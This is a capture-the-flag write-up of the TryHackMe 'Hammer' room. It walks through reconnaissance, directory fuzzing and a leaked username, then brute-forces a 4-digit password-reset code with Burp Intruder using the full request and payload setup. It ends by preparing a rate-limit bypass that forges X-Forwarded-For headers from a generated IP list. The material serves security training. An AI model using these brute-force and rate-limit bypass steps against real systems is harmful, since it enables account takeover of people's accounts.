TryHackMe Writeup: Hammer

Ayoub Goubraim


October 26, 2025

Abstract

This report documents the full exploitation process of the TryHackMe room "Hammer". The engagement covered reconnaissance, enumeration, web exploration, and brute-force exploitation of a One-Time Password (OTP) mechanism to gain access to the target system.

1 Reconnaissance

We began by performing an Nmap scan to identify open ports and running services on the target IP `10.10.41.22`. The scan revealed two open ports: SSH (22) and HTTP (1337), with Apache 2.4.41 running on Ubuntu.



```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p 1-2000 10.10.41.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-26 08:56 EDT
Nmap scan report for 10.10.41.22
Host is up (0.068s latency).
Not shown: 1998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 74:5f:bc:0c:10:e2:6c:b5:af:84:9e:42:60:37:5c:18 (RSA)
|   256 03:8e:4f:9d:71:aa:30:70:bc:8a:e9:ff:f1:6d:c0:11 (ECDSA)
|_  256 47:4f:d7:51:95:88:f5:f6:b1:57:2f:01:29:f1:13:93 (ED25519)
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   200.59 ms 10.21.0.1
2   200.74 ms 10.10.41.22

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds
```

Figure 1: Nmap scan showing SSH and HTTP services running on the target.

2 Enumeration of the Web Application

Navigating to port 1337 showed a login page with fields for email and password.





Figure 2: Login interface on port 1337.

Inspecting the source code of the login page revealed a developer comment suggesting a directory naming convention of the form `hmr_DIRECTORY_NAME`.




```html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->


</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">
            <h3 class="text-center">Login</h3>
                        <form method="POST" action="">
                <div class="mb-3">
                    <label for="email" class="form-label">Email</label>
                    <input type="text" class="form-control" id="email" name="email" required>
                </div>
                <div class="mb-3">
                    <label for="password" class="form-label">Password</label>
                    <input type="password" class="form-control" id="password" name="password" required>
                </div>
                <button type="submit" class="btn btn-primary w-100">Login</button>
                <div class="mt-3 text-center">
                    <a href="reset_password.php">Forgot your password?</a>
                </div>
            </form>
        </div>
    </div>
</div>
</body>
</html>

```

Figure 3: HTML source code with naming convention hint.

3 Directory Brute Forcing

Using `ffuf` with the `directory-list-2.3-medium.txt` wordlist, we brute-forced directories on the web server using the discovered naming pattern. This revealed a directory named `hmr_logs`.




```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.41.22:1337/hmr_FUZZ -mc 200,301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.41.22:1337/hmr_FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301
________________________________________________

css                     [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 41ms]
js                      [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 30ms]
images                  [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 4531ms]
logs                    [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 28ms]
:: Progress: [154759/220560] :: Job [1/1] :: 1212 req/sec :: Duration: [0:02:26] :: Errors: 0 ::
```

Figure 4: Brute-forcing directories with ffuf revealed /hmr_logs.

4 Accessing Logs

Navigating to the `/hmr_logs/` directory displayed an Apache directory listing exposing `error.logs`.




```
http://10.10.41.22:1337/hmr_logs/

Index of /hmr_logs

Name              Last modified      Size Description
Parent Directory                        -
error.logs        2024-08-19 07:51  1.9K

Apache/2.4.41 (Ubuntu) Server at 10.10.41.22 Port 1337
```

Figure 5: Apache directory listing exposing error.logs.

5 Analyzing error.logs

Examining the `error.logs` file revealed failed authentication attempts that disclosed a potential valid username: `tester@hammer.thm`.




```
http://10.10.41.22:1337/hmr_logs/error.logs

[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client 192.168.1.10:56832] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if
necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998] [client 192.168.1.15:45918] AH01630: client denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997] [client 192.168.1.12:37210] AH01631: user tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996] [client 192.168.1.20:37254] AH01627: client denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client 192.168.1.22:38100] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994] [client 192.168.1.25:46234] AH01627: client denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993] [client 192.168.1.30:40232] AH01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client 192.168.1.35:42310] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if
necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client 192.168.1.50:45998] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
```

Figure 6: Error logs revealing user email and authentication failures.

6 Password Reset Functionality

Using the email discovered, we navigated to the password reset page found in the source code (`reset_password.php`). Submitting the user email triggered a password recovery process.



Reset Password


Email

tester@hammer.thm

Submit

Figure 7: Reset password form with the discovered user email.

The site then prompted for a 4-digit recovery code.



Enter Recovery Code

You have 159 seconds to enter your code.

4-Digit Code

Submit Code


Cancel

Figure 8: OTP input form requiring a 4-digit code.

7 Preparing for Brute Force Attack

Since the OTP was 4 digits, a wordlist was generated using the `seq` command to include all combinations from 0000 to 9999.

```
seq -w 0 9999 > codes.txt
```




```
┌──(kali㉿kali)-[~/Documents/TryHackme/Hammer]
└─$ seq -w 0 9999 > codes.txt
```

Figure 9: Generating a 4-digit OTP wordlist.

8 Brute Forcing the OTP

Burp Suite Intruder was configured to perform a POST request brute-force attack on the OTP form using the generated wordlist. However, after several requests, a rate-limiting message appeared indicating brute-force protection.


Burp Suite Community Edition v2025.8.8 - Temporary Project
Sniper attack
Start attack
Positions
Add §
Clear §
Auto §
1 highlight
1 payload position
Length: 586
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Payload encoding


Target: http://10.10.41.22:1337
Update Host header to match target: ✓

```
POST /reset_password.php HTTP/1.1
Host: 10.10.41.22:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://10.10.41.22:1337
Connection: keep-alive
Referer: http://10.10.41.22:1337/reset_password.php
Cookie: PHPSESSID=0k2pe0hcllj45h5fnd7kg9j2pl
Upgrade-Insecure-Requests: 1
Priority: u=0, i

recovery_code=§0000§&s=173
```

Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 10,000
Request count: 10,000

```
0082
0083
0084
0085
0086
0087
0088
0089
0090
```

Figure 10: Configuring Burp Suite Intruder to brute-force the OTP.


2. Intruder attack of http://10.10.41.22:1337
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Response
Pretty
Raw
Hex
Render
Payloads
Resource pool
Settings

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
5	0004	200	31			2563	
6	0005	200	33			2564	
7	0006	200	39			2563	
8	0007	200	124			381	
9	0008	200	91			380	
10	0009	200	122			381	
11	0010	200	247			380	
12	0011	200	611			381	


```
HTTP/1.1 200 OK
Date: Sun, 26 Oct 2025 13:32:39 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 0
Content-Length: 44
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Rate limit exceeded. Please try again later.
```

Figure 11: Server response indicating rate limit exceeded.

9 Burp Suite brute-force attempt

After producing the `codes.txt` list we tried a focused brute-force using Burp Suite Intruder because it provides fine-grained control and easy observation of responses.

- We captured the password recovery POST request that submits the `recovery_code` parameter.
- In Intruder we set a single payload position on the recovery code and loaded `codes.txt` as the payload list.
- We configured a small attack speed initially to avoid immediate blocking and monitored responses for differences (length, timing, or body changes).



Sniper attack

Target: http://10.10.41.22:1337

Update Host header to match target

```
POST /reset_password.php HTTP/1.1
Host: 10.10.41.22:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://10.10.41.22:1337
Connection: keep-alive
Referer: http://10.10.41.22:1337/reset_password.php
Cookie: PHPSESSID=0k2pe0hcllj45h5fnd7kg9j2pl
Upgrade-Insecure-Requests: 1
Priority: u=0, i

recovery_code=§0000§&s=173
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 10,000
Request count: 10,000

Payload configuration


This payload type lets you configure a simple list of strings that are used as payloads.

```
0082
0083
0084
0085
0086
0087
0088
0089
0090
```

You can define rules to perform various processing tasks on each payload before it is used.

Figure 12: Burp Intruder configured with the 4-digit wordlist against the recovery endpoint.

What we observed: After a handful of requests, the server started returning a generic "Rate limit exceeded" response. The screenshot below shows the response body captured in Burp when the server rate-limited us.


2. Intruder attack of http://10.10.41.22:1337
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Payloads
Resource pool
Settings
Request
Response
Pretty
Raw
Hex
Render

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
5	0004	200	31			2563	
6	0005	200	33			2564	
7	0006	200	39			2563	
8	0007	200	124			381	
9	0008	200	91			380	
10	0009	200	122			381	
11	0010	200	247			380	
12	0011	200	611			381	

```
HTTP/1.1 200 OK
Date: Sun, 26 Oct 2025 13:32:39 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 0
Content-Length: 44
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Rate limit exceeded. Please try again later.
```

Figure 13: Burp showing server rate-limit response.

Explanation: The server implements an effective per-source rate-limiting mechanism that detects repeated attempts from the same IP/session and blocks further attempts. Because Burp Intruder originates from a single host/IP (your attacking machine), the server quickly rejected subsequent attempts. This motivated the next approach: rotate the apparent source IP via forged headers.

10 Bypassing the rate limit: header rotation technique (why and how)

Rationale: Many web servers use rate-limiting tied to the client's IP address. When the application is behind a reverse proxy, developers sometimes rely on headers such as `X-Forwarded-For` or `X-Real-IP` to determine the originating IP. If the server trusts these headers without validating them or trusting only a proxy, an attacker can supply forged values and make requests appear to originate from many different IPs. This can be abused to bypass naive rate-limiting.

Caveats: This technique works only if the server accepts and uses the forwarded header as the client IP and there is no additional server-side verification (for example validating proxies by IP or trusting only a known reverse proxy).

11 Generating IPs and automating requests

We generated a large list of pseudo IPs (`ips.txt`) to use as values in a forged header. The simple bash loops below were used to produce the list.

```
for c in $(seq 0 39); do
  for d in $(seq 0 254); do
    echo "192.168.$c.$d"
  done
done | head -n 9999 > ips.txt
```

